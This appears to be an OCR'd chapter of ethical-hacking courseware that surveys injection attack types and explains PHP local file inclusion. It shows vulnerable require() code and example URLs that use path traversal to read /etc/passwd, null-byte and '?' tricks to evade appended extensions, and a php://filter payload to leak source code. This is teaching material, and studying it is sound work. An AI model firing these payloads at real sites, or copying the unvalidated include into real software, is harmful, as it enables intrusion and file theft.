
Figure 14.77: Screenshot of Wireshark



Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used to break **application's normal intended use**

Web Scripts Injection
- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection
- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection
- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection
- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic


SMTP Injection
- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow
- Injects a large amount of bogus data beyond the capacity of the input field

SQL Injection
- Enter a series of malicious SQL queries into input fields to directly manipulate the database

File Injection
- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection



Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to **add their own files** on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed **path traversal characters**

Evade added .php and other extensions of the file

- File extensions are added using PHP code:

```
$file = $_GET[‘page’];
require($file.”.php”);
```

- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

```
http://xyz.com/page=../../../../../../etc/passwd%00
```

- Another method to evade the added php is to add a question mark (?) to the attack string

```
http://xyz.com/page=../../../../../../etc/passwd?
```

Bypassing .php execution

- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

```
http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
```

Perform Injection/Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection**: If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection**: Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) vulnerability enables attackers to add their own files on a server via a web browser. Such vulnerability arises when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into **require ()** without proper validation.

```
$file = $_GET['page'];
require($file);
```

In this case, an attacker can just insert this string and fetch the **/etc/passwd** file using the following URL:

```
http://xyz.com/page=../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

  In general, file extensions are added using PHP code as follows:

  ```
  $file = $_GET['page'];
  require($file.".php");
  ```

  Now, php is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`%00`) at the end of the attack string, the **.php** can be easily evaded:

  ```
  http://xyz.com/page=../../../../../../etc/passwd%00
  ```

  Another method to evade the added php is to add a question mark (?) to the attack string:

  ```
  http://xyz.com/page=../../../../../../etc/passwd?
  ```

